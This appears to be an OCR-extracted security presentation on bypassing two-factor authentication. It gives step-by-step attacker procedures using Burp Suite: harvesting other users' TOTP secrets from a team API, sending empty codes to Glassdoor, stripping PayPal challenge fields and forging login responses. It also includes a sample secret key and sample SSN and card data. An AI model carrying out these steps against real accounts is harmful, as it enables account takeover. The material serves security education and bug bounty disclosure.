
otpauth://totp/<your-email>?secret=<totp_secret_key>&issuer=Target

- Here `totp_secret_key` value is unique for all users and cannot be brute forced. I took this secret key from team page of other admin user and replaced value in above format. I generated a QR code from a website and scanned this in the Authenticator app. Then I tried login in with another user's credentials and entering OTP on 2FA page and it worked.

Bypassing 2FA – Secret key disclosure

- Login to your account.
- Go to https://app.target.com/dashboard/team/
- In Burpsuite, You will see a GET request with a /api/dashboard/team/ URL in it.
- Send it to repeater
- You can see the totp_secret_key value of other users in the response.
- Copy the value and email address of that user. Paste both the value in this otpauth://totp/your%40email.com?secret=[your-totp-secret-key]&issuer=Target
- Go to https://www.the-qrcode-generator.com/ and paste the crafted text in it.
- Your QR code will be generated. Scan it in authenticator app (DUO mobile) and it will accept that QR code.
- Now logout from the website and enter the correct credentials of the victim user.
- Enter the code from the authenticator app and it will log in to you successfully.


Bypassing 2FA – Secret key disclosure



```
        "ivalue":8,
        "svalue":"owner"
      },
      "acting_username":"[redacted],
      "fullname":"ajshgbscv",
      "has_password":true,
      "hash_id":"[redacted]
      "is_acting_user":false,
      "new_username":"",
      "notification_level":15,
      "role":{
        "ivalue":8,
        "svalue":"owner"
      },
      "totp_secret_key":"M76D5XDJ6T3GVP3I",
      "username":"[redacted]
    },
    {
      "acting_role":{
        "ivalue":8,
        "svalue":"owner"
      },
      "acting_username":[redacted]",
      "has_password":false,
      "hash_id":"[redacted]
      "is_acting_user":false,
      "new_username":"",
      "notification_level":15,
      "role":{
        "ivalue":8,
        "svalue":"owner"
      },
```

Input parameter poisoning


- Input Parameter Pollution (IPP) is an attack evasion technique that allows an attacker to craft a HTTP request in order to manipulate or retrieve information .This technique allows an attacker to poison the input parameter by using multiple techniques,



User_code	123
Name	Jennifer
SSN	123-68-654
Credit card	5869-1556-1454-1282

Bypassing Glassdoor 2FA – Nullbytes

- In simple terms, the 2FA while logging was be bypassed by sending a blank code. This could have been because of incorrect comparison of entered code with true code.



Login to Glassdoor and navigate to **https:/ www.glassdoor.com/ member/acount/ securitySettings_input.htm**

Enable **2FA**


Logout


Login again and notice **OTP** is asked

Now using Burp suite intercept the **POST** request by sending incorrect code.[**Do not forward**]

Before forwarding the request to server, remove the code and forward

Bypassing Paypal 2FA – Challenge & Response


Attacker logs into account
Attacker selects alternative option to login CIT
Attacker enters incorrect answers
Attacker intercepts request with Burp Suite
Attacker removes “challenge” and “response” fields – Access Granted


Verify your account

We don't recognise the device you're using.

Answer security questions


What's the name of your first pet?

test

What's the name of the hospital in which you were born?

te

Click for original image on Henry Hoggard's site


We'll send you a text with a special code. Just tell us which number to send the text to.


xxxxxxxxx

Don't have your phone handy? Try another way

Click for original image on Henry Hoggard's site

Response manipulation

- This technique allows a user to bypass 2FA by manipulating the response of a certain request via request interception. An attacker can change the response of a certain request which in turn forces the server to change the response as well


HOW THE RESPONSE MANIPULATION WORKS
Burp
Browser Request Goes to butrpsuite
Server
Browser
Server Sends Response
Burp
You Take the reponse from server and manipulate it

Bypassing Unknown Site 2FA – Response Body

- An account with the 2FA authorization would receive a response similar to

```
{
... ,
... ,
required: false
}
```

- Whereas, a 2FA authentication enabled account would recieve a response similar to the below one.

```
{
... ,
... ,
required: true
}
```

Bypassing Unknown Site 2FA – Response Body

- Checking here was the response of the login request.

```
400 BAD REQUEST
.
.
.
{
error:"xxx",
message:"xxx",
need2FA:true
}
```

- Website uses an Authorization token in it’s request, and this token is provided only if the 2FA step gets completed. The hidden response.


```
Authorization: Bearer undefined
```

```
{
"customer_ID": 1452,
"name": Magma,
"token": xxxxxxxxxxxxxxxx
}
```


Bypassing Unknown Site 2FA – Response Body

- Step 1: Enter the user ID, password and OTP for the attacker account. Save the successful response of the correct OTP.

- Step II: Enter the victim ID and password while intercepting the request, copy the mfavalue. Again after entering the OTP (any arbitrary value) intercept the response and replace it with the saved response from Step I, simultaneously changing the values of mfavaluewith previously copied one and auth with the stolen one




